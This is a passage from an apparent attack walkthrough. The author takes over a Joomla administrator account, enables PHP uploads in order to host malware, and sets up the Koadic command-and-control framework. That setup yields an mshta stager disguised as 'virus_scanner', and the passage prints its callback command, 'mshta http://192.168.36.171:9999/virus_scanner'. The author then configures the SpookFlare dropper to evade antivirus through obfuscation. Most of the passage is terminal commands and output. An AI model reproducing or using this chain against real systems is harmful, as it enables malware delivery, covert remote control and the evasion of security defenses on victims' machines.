
After I reset the password, I go to the Administrator Login page to test if the password is successfully changed.




The password reset is successful. Now, I have access to the administrator dashboard. Now, I can upload my malware to be hosted on this website. There are two ways I can do this. One method is to enable upload of malicious files. Joomla, by default prevents some file extensions from being uploaded due to security perspective.




This can be changed by changing the global configuration settings.



In global configuration, as we scroll down we can see media settings section. This media settings section has a legal extension part, where all the allowed file extensions are listed.



Here, we can add our own extensions. For Example, I have added php extension as allowed extension.



However, I am going to use the second method which you will soon see. I don't need to have root access on this target to host my malware as I am posting this malware on the web server which I already have access to. For a change, I am going to use a non Metasploit and non meterpreter payload.

Let me introduce to you to Koadic. Koadic, or COM command and control is a rootkit used for Windows POST exploitation. It is similar to Meterpreter and Powershell Empire except that it performs most of its operations using Windows Script Host. i.e JScript and Visual Basic Script. The good thing about Koadic is that it is compatible with almost all the versions of Windows from Windows 2000 to windows 10. It also has the ability serve payloads in memory and is updated to run with newly released Python 3. Koadic can be cloned from Github as shown below.

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/zerosum0x0/koadic.git
Cloning into 'koadic'...
remote: Enumerating objects: 4261, done.
remote: Counting objects: 100% (46/46), done.
remote: Compressing objects: 100% (33/33), done.
remote: Total 4261 (delta 21), reused 28 (delta 13), pack-reused 4
215
Receiving objects: 100% (4261/4261), 8.54 MiB | 1.87 MiB/s, done.
Resolving deltas: 100% (2794/2794), done.
```

```
┌──(kali㉿kali)-[~]
└─$ cd koadic

┌──(kali㉿kali)-[~/koadic]
└─$ pip3 install -r requirements.txt
Requirement already satisfied: impacket in /usr/local/lib/python3.
9/dist-packages/impacket-0.9.23.dev1+20210309.140316.90b17109-py3.
9.egg (from -r requirements.txt (line 1)) (0.9.23.dev1+20210309.14
0316.90b17109)
Requirement already satisfied: pycrypto in /usr/lib/python3/dist-p
ackages (from -r requirements.txt (line 2)) (2.6.1)
Requirement already satisfied: pyasn1 in /usr/lib/python3/dist-pac
kages (from -r requirements.txt (line 3)) (0.4.8)
Requirement already satisfied: tabulate in /usr/lib/python3/dist-p
ackages (from -r requirements.txt (line 4)) (0.8.7)
Collecting rjsmin
  Downloading rjsmin-1.1.0.tar.gz (412 kB)
```

Once Koadic is installed, it can be started by using command ./koadic.

```
                          .
                         / \
 _                     _ | |
| | _____   __ _  __| || |   ___
| |/ /  _ \ / _` |/ _` ||.| / __|
|   / (o) | (_| | (_| ||.|| (__
|_|\_\_^_/ \__,_|\__,_||:| \___|
                        |:|
                     ~\==8==/~
                        8
                        0

-{ Koadic C3 - COM Command & Control }-
    Windows Post-Exploitation Tools
            Endless Intellect
```

```
-{ Koadic C3 - COM Command & Control }-
    Windows Post-Exploitation Tools
            Endless Intellect

          ~[ Version:  0xB ]~
          ~[ Stagers:    6 ]~
          ~[ Implants:  46 ]~

(koadic: sta/js/mshta)$
```

Once Koadic is started, we can have a look at various stagers of koadic using command use stager <tab> <tab> to see all the stagers.

```
(koadic: sta/js/mshta)$ use stager/js/
bitsadmin      mshta          rundll32_js
disk           regsvr         wmic
(koadic: sta/js/mshta)$ use stager/js/
bitsadmin      mshta          rundll32_js
disk           regsvr         wmic
(koadic: sta/js/mshta)$ use stager/js/
```

I am going to use the java script mshta stager. This stager serves payloads in memory using MSHTA.exe Html applications.

```
(koadic: sta/js/mshta)$ use stager/js/mshta
(koadic: sta/js/mshta)$ info

        NAME        VALUE              REQ     DESCRIPTION
        -----       ------------       ----    -------------
        SRVHOST     192.168.36.171     yes     Where the stager sh
ould call home
        SRVPORT     9999               yes     The port to listen
for stagers on
        EXPIRES                        no      MM/DD/YYYY to stop
calling home
        KEYPATH                        no      Private key for TLS
 communications
        CERTPATH                       no      Certificate for TLS
 communications
        ENDPOINT    rQ0Gp              yes     URL path for callho
me operations
        MODULE                         no      Module to run once
zombie is staged
        ONESHOT     false              yes     oneshot
        AUTOFWD     true               yes     automatically fix f
orwarded connection URLs
```

As the SRVHOST and SRVPORT options are already set, I just set the ENDPOINT (name of the stager we create) option and execute the stager using run command. Can you see the command at the end (highlighted in red)

```
(koadic: sta/js/mshta)$ set ENDPOINT virus_scanner
[+] ENDPOINT => virus_scanner
(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.36.171:9999/virus_scanner
[>] mshta http://192.168.36.171:9999/virus_scanner
(koadic: sta/js/mshta)$
```

mshta http://192.168.36.171/virus_scanner.

We will need this soon. The payload is ready. In Real World, malware is delivered mostly by using dropp-ers or loaders. A dropper or loader is a type of Trojan used to deliver more malware or additional malwa-re.

I will also show you how to use dropper to deliver my payload. For this, I will be using SpookFlare dropper. Spookflare is a dropper that can bypass antivirus and antimalware using techniques like obfusc-ation, encoding, run time code compilation and character substitution. It will bypass security measures and then deliver the payload on the target. It is open source and can be cloned from Github as shown below.

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/hlldz/SpookFlare.git
Cloning into 'SpookFlare'...
remote: Enumerating objects: 92, done.
remote: Total 92 (delta 0), reused 0 (delta 0), pack-reused 92
Receiving objects: 100% (92/92), 76.45 KiB | 1.23 MiB/s, done.
Resolving deltas: 100% (35/35), done.
```

```
┌──(kali㉿kali)-[~]
└─$ cd SpookFlare                                          1 ✖

┌──(kali㉿kali)-[~/SpookFlare]
└─$ ls
lib  LICENSE  output  README.md  requirements.txt  spookflare.py

┌──(kali㉿kali)-[~/SpookFlare]
└─$ pip3 install -r requirements.txt                       1 ✖
Requirement already satisfied: terminaltables in /usr/lib/python3/
dist-packages (from -r requirements.txt (line 1)) (3.1.0)
```

Once spookflare is installed, it can be started using python as shown below. It has four types of loaders. They are

1. meterpreter binary
2. meterpreter powershell
3. javascript/hta
4. vba / macro.

```
└─$ python3 spookflare.py

 ___ ___  ___  ___  _  _____ _     _  ___ ___
/ __| _ \/ _ \ / _ \| |/ / __| |   /_\ | _ \ __|
\__ \  _/ (_) | (_) | ' <| _|| |__ / _ \|   / _|
|___/_|  \___/ \___/|_|\_\_| |____/_/ \_\_|_\___|

          Version    : 2.0
          Author     : Halil Dalabasmaz
          WWW        : artofpwn.com, spookflare.com
          Twitter    : @hlldz
          Github     : @hlldz
          Licence    : Apache License 2.0
          Note       : Stay in shadows!

[*] You can use "help" command for access help section.

SpookFlare > list

 ID | Payload                    | Description

----+----------------------------+-----------------------------------
-----------------------
 1  | meterpreter/binary         | .EXE Meterpreter Reverse HTTP and H
TTPS loader
 2  | meterpreter/powershell     | PowerShell based Meterpreter Revers
e HTTP and HTTPS loader
 3  | javascript/hta             | .HTA loader with .HTML extension fo
r specific command
 4  | vba/macro                  | Office Macro loader for specific co
mmand

SpookFlare >
```

I am using javascript/hta loader.

```
SpookFlare > use 3
SpookFlare [javascript/hta] > info

 [*] Module Info

 This module can be used to generate HTA downloader
 payload with character substitution, obfuscation
 and encoding. The module has HTML file output and
 generated HTML file do all things dynamically at
 the client-side. Thus, a great advantage can be
 obtained against the security countermeasures
 in the target. The logic of this module is derived
 from NCC Group's Demiguise project and added
 JavaScript encoder. Using this module, the desired
 operating system commands can be executed on
 the target system.
```

```
[*] Module Options

 Parameter  Required  Value  Description

---------------------------------------------------------------
---------------------------------------
 FNAME        Yes     None   The file name that will appear when t
he payload is triggered. Ex: SpookFlare
 CMD          Yes     None   The file containing the payload comma
nd to run

SpookFlare [javascript/hta] >
```

The loader requires two options : FNAME AND CMD. FNAME IS THE name of the filename that will app-ear after the payload is triggered . And the CMD option, do you remember the command I told you to remember. I copy that command into a file named cmd.txt.

```
*(cmd.txt)
File  Edit  Search  Options  Help
mshta http://192.168.36.171:9999/virus_scanner
```

